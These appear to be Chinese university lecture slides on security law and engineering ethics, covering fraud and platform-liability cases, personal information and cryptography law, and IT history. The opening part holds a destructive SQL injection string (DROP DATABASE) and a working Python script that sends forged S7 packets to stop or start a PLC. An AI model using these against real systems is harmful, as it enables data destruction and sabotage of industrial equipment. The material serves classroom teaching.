
```
SELECT * FROM user_table WHERE  
username="" ;DROP DATABASE (DB Name) --' and password=""  
""
```




用户名:

密码:


Web应用威胁模型实例



物联网安全示例分析



某公司北京总部通过互联网与XX地区分部交换业务数据，同时通过互联网接收来自全国各地物联网摄像头采集的交通信息，其系统拓扑图如上所示，试分析该场景存在哪些安全威胁，并给出解决方案。



PLC攻击实验实操

使用pycharm构造PLC非法启停伪造攻击，配置好IP和端口后即可开始模拟攻击（S7协议伪造）

```
import socket
import time

sock = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
sock.connect(('192.168.2.1', 102))

pp = "0300001611e00000000100c0010ac1020100c2020101".decode("hex") #python2
#pp = bytes.fromhex("0300001611e00000000100c0010ac1020100c2020101")
sock.send(str(pp))

pp = "0300001902f08032010000662100080000f0000001000101e0".decode("hex") #python2
#pp = bytes.fromhex("0300001902f08032010000662100080000f0000001000101e0")
sock.send(str(pp))

time.sleep(0.1)
pp = "0300002102f080320100006a21001000002900000000009505f50524f4752414d".decode("hex") #python2
#pp = bytes.fromhex("0300002102f080320100006a21001000002900000000009505f50524f4752414d")
sock.send(str(pp))
```


Cyber-Kill-Chain-网 络杀伤链（洛克希 德·马丁）

- 1. 侦查跟踪：**
- 攻击方：目标弱点（扫描、钓鱼、社会工程）。
 - 防御方：异常流量分析、日志分析；

- 3. 载荷投递：**
- 攻击方：向目标发送攻击武器。
 - 防御方：防护策略、检测；

- 5. 安装植入：**
- 攻击方：安装恶意软件。
 - 防御方：检测、隔离；

- 7. 目标达成：**
- 攻击方：敏感信息收集、数据破坏、系统摧毁。
 - 防御方：响应、恢复；



- 2. 武器构建：**
- 攻击方：利用目标漏洞制作可发送载体（恶意软件）；
 - 防御方：漏洞、补丁、修复流程是否完备；

- 4. 漏洞利用：**
- 攻击方：武器启动；
 - 防御方：安全检测、安全监测、阻断+审计；

- 6. 命令与控制：**
- 攻击方：控制目标系统；
 - 防御方：阻断控制通道；


网络安全问题分析

➤ 集群化，信息集中，危如累卵	系统容灾	可靠保障
➤ 同质化，鸡蛋同篮，一损俱损	数据分布	
➤ 泛在化，树大招风，高处生寒	系统安全	计算保障
➤ 网络化，四面楚歌，危机四伏	网络安全	
➤ 云端化，筑巢引凤，借鸡下蛋	秘密暴露	可信保障
➤ 自由化，以讹传讹，真假难辨	数据污染	
➤ 个性化，物以类聚，人以群分	隐秘通道	权利保障
➤ 属性化，窥斑见豹，睹物思人	隐私泄露	

本章结束

谢谢!

张天乐




北京邮电大学

安全法规与工程伦理

第四章 信息技术与工程伦理

授课教师： 张天乐



本章内容

01

了解信息技术特点及其涉及的伦理冲突

02

掌握信息技术新型伦理问题及需遵循的伦理原则

03

认识信息技术科技人员的伦理责任及行为规范



了解信息技术特点及其涉及的伦理冲突



引导案例1-徐玉玉案



引导案例2-快播涉黄案



信息技术的社会影响



PART/ 01

引导案例1-徐玉玉案

引导案例1-徐玉玉案件

2016年8月21日，徐玉玉因被诈骗电话骗走上大学费用9900元，伤心欲绝，郁结于心，最终导致心脏骤停，虽经医院全力抢救，但仍不幸离世。



引导案例1-徐玉玉案件



引导案例1-徐玉玉案件

“徐玉玉”事件的思考

• 举出该案件直接相关利益方、间接相关利益方都有哪些？各方的价值取向有何特点？

• 从政府和大机构角度看，电信方面如何整改？银行如何整改？网络安全如何整改？这些整改措施主要依法依规依据哪些法律法规或社会公德？




• 设想你是一名信息与大数据技术创新人员，从这个案件中对在技术创新和应用推广中的个人（或企业、行业）行为有哪些启发？

• 基于这个案例，你还读到、想到真实发生过的哪些案例也存在法律或技术伦理风险？

引导案例1-徐玉玉案件

人物关系图



引导案例1-徐玉玉案件

利益关系

该案件直接利益方

- 陈文辉



该案件间接利益方

- 杜天禹 • 郑贤聪、
- 黄进春 • 郑金锋 • 陈福地

引导案例1-徐玉玉案件

各方的价值取向

01

陈文辉：我只想骗钱，我可不管被骗的人的处境是怎样的

02

杜天禹：我提供一点信息怎么了，又不谋财害命

03

郑贤聪、黄进春：打个电话而已，现在骚扰电话不多我们这一下

04

郑金锋：取钱不是很正常吗，符合正常公民的日常行为准则

05

陈福地：要银行卡啊，我有人，下次有需求继续找我啊

引导案例1-徐玉玉案件

其他相关方：个人、政府、电信、银行

类似的信息泄露故事太多，甚至已构成人们的日常生活。非法买卖的个人信息早已是不少行业生存的基石。千疮百孔，这正是个人信息保护的现状。



买房之后，全城装修公司的业务员都有了业主电话；产妇分娩后，各类推销奶粉、剃满月头、拍宝宝照的骚扰电话接踵而至；更有人反映，交通事故报警后，各家4S店的电话比警车来得还快。个人信息的长期“裸奔”，该有个终结的时刻了。

加强惩罚力度是必须的。2015年11月《刑法修正案（九）》颁布实施后，泄露公民个人信息已入刑。但从实际看，法不责众似乎仍是常态。“徒法不足以自行”，要收紧个人信息保护之网，就要让买卖个人信息的人普遍付出代价。

社論

“保护个人信息”进入民法典，播撒了一颗权利的种子，还有待生根、发芽，长成大树。

突破1：开展技术升级：落实网络实名制，加大对一年800亿条改号电话的拦截力度

突破2：打击团伙犯罪：专项整治“诈骗之乡”，公安部督办62起电信网络诈骗案

突破3：堵住资金流：公安和银行联动，前10个月避免损失48.7亿元

• 2016年12月15日新华社报道,2016电信诈骗案治理：破案9.3万起 挽回近49亿

我国信息保护法及密码法

01

《中华人民共和国个人信息保护法》是为了保护个人信息权益，规范个人信息处理活动，促进个人信息合理利用，根据宪法，制定的法规。

02

自然人的个人信息受法律保护，任何组织、个人不得侵害自然人的个人信息权益

03

个人信息是以电子或者其他方式记录的与已识别或者可识别的自然人有关的各种信息，不包括匿名化处理后的信息。

04

个人信息的处理包括个人信息的收集、存储、使用、加工、传输、提供、公开、删除等。



隐私的界定

敏感个人信息是一旦泄露或者非法使用，容易导致自然人的**人格尊严受到侵害或者人身、财产安全受到危害的个人信息**，包括生物识别、宗教信仰、特定身份、医疗健康、金融账户、行踪轨迹等信息，以及不满十四周岁未成年人的个人信息。



个人信息处理原则、方式和范围

01

处理个人信息应当遵循合法、正当、必要和诚信原则，不得通过误导、欺诈、胁迫等方式处理个人信息。

02

处理个人信息应当具有明确、合理的目的，并应当与处理目的直接相关，采取对个人权益影响最小的方式。

03

收集个人信息，应当限于实现处理目的的最小范围，不得过度收集个人信息。

信息处理者的责任

01

个人信息处理者应当对其个人信息处理活动负责，并采取必要措施保障所处理的个人信息的安全

02

任何组织、个人不得非法收集、使用、加工、传输他人个人信息，不得非法买卖、提供或者公开他人个人信息；不得从事危害国家安全、公共利益的个人信息处理活动。

03

个人信息处理者处理个人信息，有法律、行政法规规定应当保密或者不需要告知的情形的，可以不向个人告知前条第一款规定的事项。

信息处理者的责任

04

个人信息处理者委托处理个人信息的，应当与受托人约定委托处理的目的、期限、处理方式、个人信息的种类、保护措施以及双方的权利和义务等，并对受托人的个人信息处理活动进行监督。

05

个人信息处理者向其他个人信息处理者提供其处理的个人信息的，应当向个人告知接收方的名称或者姓名、联系方式、处理目的、处理方式和个人信息的种类，并取得个人的单独同意。接收方应当在上述处理目的、处理方式和个人信息的种类等范围内处理个人信息。接收方变更原先的处理目的、处理方式的，应当依照本法规定重新取得个人同意

基础设施与信息安全保障

在公共场所安装图像采集、个人身份识别设备，应当为维护公共安全所必需，遵守国家有关规定，并设置显著的提示标识。所收集的个人图像、身份识别信息只能用于维护公共安全的目的，不得用于其他目的；取得个人单独同意的除外。



个人信息处理者的义务

个人信息处理者应当根据个人信息处理目的、处理方式、个人信息的种类以及对个人权益的影响、可能存在的安全风险等，采取下列措施确保个人信息处理活动符合法律、行政法规的规定，并防止未经授权的访问以及个人信息泄露、篡改、丢失：

- 一 制定内部管理制度和操作规程；
- 二 对个人信息实行分类管理；
- 三 采取相应的加密、去标识化等安全技术措施；
- 四 合理确定个人信息处理的操作权限，并定期对从业人员进行安全教育和培训；
- 五 制定并组织实施个人信息安全事件应急预案；
- 六 法律、行政法规规定的其他措施。



大型网络平台的责任和义务

提供重要互联网平台服务、用户数量巨大、业务类型复杂的个人信息处理者，应当履行下列义务：

(一)

按照国家规定建立健全个人信息保护合规制度体系，成立主要由外部成员组成的独立机构对个人信息保护情况进行监督；

(二)

遵循公开、公平、公正的原则，制定平台规则，明确平台内产品或者服务提供者处理个人信息的规范和保护个人信息的义务；

(三)

对严重违法法律、行政法规处理个人信息的平台内的产品或者服务提供者，停止提供服务；

(四)

定期发布个人信息保护社会责任报告，接受社会监督。



01

02

03

04

信息保护职责的部门

县级以上地方人民政府有关部门的个人信息保护和监督管理职责，按照国家有关规定确定。统称为履行个人信息保护职责的部门。

职责的部门履行下列个人信息保护职责：

(一)

开展个人信息保护宣传教育，指导、监督个人信息处理者开展个人信息保护工作；

(二)

接受、处理与个人信息保护有关的投诉、举报；

(三)

组织对应用程序等个人信息保护情况进行测评，并公布测评结果；

(四)

调查、处理违法个人信息处理活动

(五)

法律、行政法规规定的其他职责。。



01

02

03

04

05

法律责任和处罚

违反本法规定处理个人信息，或者处理个人信息未履行本法规定的个人信息保护义务的，由履行个人信息保护职责的部门责令改正，给予警告，没收违法所得，对违法处理个人信息的应用程序，责令暂停或者终止提供服务；拒不改正的，并处一百万元以下罚款；对直接负责的主管人员和其他直接责任人员处一万元以上十万元以下罚款。



有前款规定的违法行为，情节严重的，由省级以上履行个人信息保护职责的部门责令改正，没收违法所得，并处五千万元以下或者上一年度营业额百分之五以下罚款，并可以责令暂停相关业务或者停业整顿、通报有关主管部门吊销相关业务许可或者吊销营业执照；对直接负责的主管人员和其他直接责任人员处十万元以上一百万元以下罚款，并可以决定禁止其在一定期限内担任相关企业的董事、监事、高级管理人员和个人信息保护负责人。

信息保密的措施和法规

密码是采用特定变换的方法对信息等进行加密保护、安全认证的技术、产品和服务。对保障网络与信息安全，维护国家安全和社会公共利益，保护公民、法人和其他组织的合法权益具有重要作用。



《中华人民共和国密码法》是为了规范密码应用和管理，促进密码事业发展，保障网络与信息安全，维护国家安全和社会公共利益，保护公民、法人和其他组织的合法权益，制定的法律。是中国密码领域的综合性、基础性法律。



密码的管理

01

密码工作坚持总体国家安全观，遵循统一领导、分级负责，创新发展、服务大局，依法管理、保障安全的原则

02

国家对密码实行分类管理。密码分为核心密码、普通密码和商用密码。

03

核心密码、普通密码属于国家秘密。密码管理部门依照本法和有关法律、行政法规、国家有关规定对核心密码、普通密码实行严格统一管理。商用密码用于保护不属于国家秘密的信息。



商用密码的发展

- 国家鼓励商用密码技术的研究开发、学术交流、成果转化和推广应用，健全统一、开放、竞争、有序的商用密码市场体系，鼓励和促进商用密码产业发展。



- 各级人民政府及其有关部门应当遵循非歧视原则，依法平等对待包括外商投资企业在内的商用密码科研、生产、销售、服务、进出口等单位（以下统称商用密码从业单位）。国家鼓励在外商投资过程中基于自愿原则和商业规则开展商用密码技术合作。行政机关及其工作人员不得利用行政手段强制转让商用密码技术。



国家建立和完善商用密码标准体系

01

商用密码的科研、生产、销售、服务和进出口，不得损害国家安全、社会公共利益或者他人合法权益

02

国务院标准化行政主管部门和国家密码管理部门依据各自职责，组织制定商用密码国家标准、行业标准。

03

国家支持社会团体、企业利用自主创新技术制定高于国家标准、行业标准相关技术要求的商用密码团体标准、企业标准。国家鼓励企业、社会团体和教育、科研机构等参与商用密码国际化活动





密码检测认证

01

国家推进商用密码检测认证体系建设，制定商用密码检测认证技术规范、规则，鼓励商用密码从业单位自愿接受商用密码检测认证，提升市场竞争力。

02

商用密码检测、认证机构应当依法取得相关资质，并依照法律、行政法规的规定和商用密码检测认证技术规范、规则开展商用密码检测认证。

03

商用密码检测、认证机构应当对其在商用密码检测认证中所知悉的国家秘密和商业秘密承担保密义务。



法律责任

- 未按照要求使用核心密码、普通密码的，由密码管理部门责令改正或者停止违法行为，给予警告；情节严重的，由密码管理部门建议有关国家机关、单位对直接负责的主管人员和其他直接责任人员依法给予处分或者处理。



- 未按照要求使用商用密码，或者未按照要求开展商用密码应用安全性评估的，由密码管理部门责令改正，给予警告；拒不改正或者导致危害网络安全等后果的，处十万元以上一百万元以下罚款，对直接负责的主管人员处一万元以上十万元以下罚款。

互联网平台的密码使用责任

- 关键信息基础设施的运营者违反本法规定，未按照要求使用商用密码，或者未按照要求开展商用密码应用安全性评估的，由密码管理部门责令改正，给予警告；拒不改正或者导致危害网络安全等后果的，处十万元以上一百万元以下罚款，对直接负责的主管人员处一万元以上十万元以下罚款。




- 关键信息基础设施的运营者违反规定，使用未经安全审查或者安全审查未通过的产品或者服务的，由有关主管部门责令停止使用，处采购金额一倍以上十倍以下罚款；对直接负责的主管人员和其他直接责任人员处一万元以上十万元以下罚款。

国际信息技术安全保护形势及进展

• 世界首部：欧盟《人工智能安全法案》立法

- 旨在保护基本权利、民主、法治和环境可持续性免受高风险人工智能的侵害，同时促进创新并确立欧洲在该领域的领导者地位。
- 该法规根据人工智能的潜在风险和影响程度规定了人工智能的义务。



PART/ **02**

引导案例2-快播涉黄



引导案例2-快播涉黄

快播软件因为能够播放大量格式的视频文件，及其独有的“边播边下”功能，曾在中国电脑用户中具有很高的装机率。但随着时间推移，网络上出现了大量利用快播软件传播的淫秽视频。公诉机关指控称，快播公司及公司CEO王欣等4名主管人员以牟利为目的，在明知软件被用户用于发布淫秽视频的情况下，却予以放任，已涉嫌传播淫秽物品牟利罪。1月7日上午，快播公司和4名主管人员在海淀法院受审。快播CEO等4名高层出庭受审。控辩实录上网发布，引发热议。



引导案例2-快播涉黄



引导案例2-快播涉黄



引导案例2-快播涉黄

争论焦点

辩方

- 技术是中立的，技术无罪
- 菜刀有罪吗？
- 快播监管了



控方

- 快播公司拒不履行安全管理义务，间接获取巨额非法利益，社会危害性大；
- 被告人王欣明知快播技术的特点和存在的法律风险，拒不履行网络安全管理义务，授意他人以作为的形式掩盖不作为的实质，在本案中起主要作用

我们一起聊一聊

技术无罪，这真的能成为程序远们的免死金牌吗？

我们要如何保护好自己免受无端的飞来横祸？



PART/ **03**

信息技术的社会伦理讨论



计算机网络在信息时代中的作用

作用一

21 世纪的一些重要特征就是数字化、网络化和信息化，网络现已成为信息社会的命脉和发展知识经济的重要基础。

作用二

以因特网为代表的计算机网络得到了飞速的发展，已从最初的教育科研网络逐步发展成为商业网络。

作用三

因特网是人类自印刷术发明以来在通信方面的最大变革，已成为全球性的信息服务基础设施的雏形。



网络通信向用户提供丰富的应用与服务

01

OPTION

获取和发布信息的平台。

02

OPTION

移动通信和便捷交流的平台。

03

OPTION

泛在休闲和娱乐的平台。

04

OPTION

资源共享的平台。

05

OPTION

电子商务的平台。

06

OPTION

远程协作的平台。

07

OPTION

网上办公的平台。



网络技术及通信系统技术的沿袭发展

随着科技的不断发展，通信设备也在不断地创新和更新。有线通信、无线通信和数字通信打破了时空的限制，使得人们之间的交流变得更加高效简便。

信息技术的社会影响

催生了无数现代生活的基础，如：电力、数字化、通信、网络、人工智能

信息技术发展历史

电气化：1903年蒸汽涡轮发电机；1927年铺设传输高电压线；1932年建胡佛大坝；40年代中期美国电网基本形成

电话：1900年纽约电话公司卡尔迪将普宾发明的装配载荷线圈成功用于扩大电话传输范围且减少交叉通话干扰；1914年地下电缆连接波士顿、纽约与华盛顿，进而发展成电子交换、环球通话

广播电视：1901年马可尼用莫尔斯码向2000英里外发送无线电报；1912年阿姆斯特朗研制出第一台调幅无线电收音机；1925年拜尔德成功地传送了一个可识别图像，广播、电视随后成重要大众传媒

电子化：1904年弗莱明发明真空管和二极管；1947年巴顿、布拉泰因和肖克利发明晶体管；1958年诺伊斯开发出能够可靠制造的小型集成电路，后创办英特尔公司；此后，IC芯片集成度依照摩尔定律每18个月翻番



信息技术的社会影响

信息技术发展历史

计算机: 1939年阿塔纳索夫 和拜利在衣阿华大学发明第一台计算机; 图灵 1945年 发表论文阐述现代计算机原理, 冯· 诺依曼独立地写出描述存储程序的计算机文件, 两人共同奠定了计算机工业基础; 1946年第一台电子数字计算机ENIAC在宾夕法尼亚大学诞生; 1975年盖茨和艾伦创建微软公司; 此后30多年里, Wintel架构统领个人计算机时代, 直到2007年乔布斯推出苹果手机iphone, 开创智能手机和移动互联应用新时期

互联网: 1969年美国军方研制的ARPANET公诸与众; 1972年汤姆林森推出电子邮件; 1991年荷兰的迪姆· 伯奈斯-李发明万维网(World Wide Web), 从此, 信息互通, 地球成村, 应用创新, 势头正盛——雅虎 (门户)、谷歌 (搜索)、易贝 (电商)、推特 (社交)、脸书 (社交)、优步 (交通)以及基于中国的阿里、百度、腾讯为代表的互联网企业。

人工智能: AlphaGo, @Master



发展阶段

有线通信

- 电报(模拟)
- 电话(模拟)
- 网络

无线通信

- 射频通信-无线电报电话(模拟)
- 微波通信、卫星通信
- 移动电话系统（小灵通插曲）

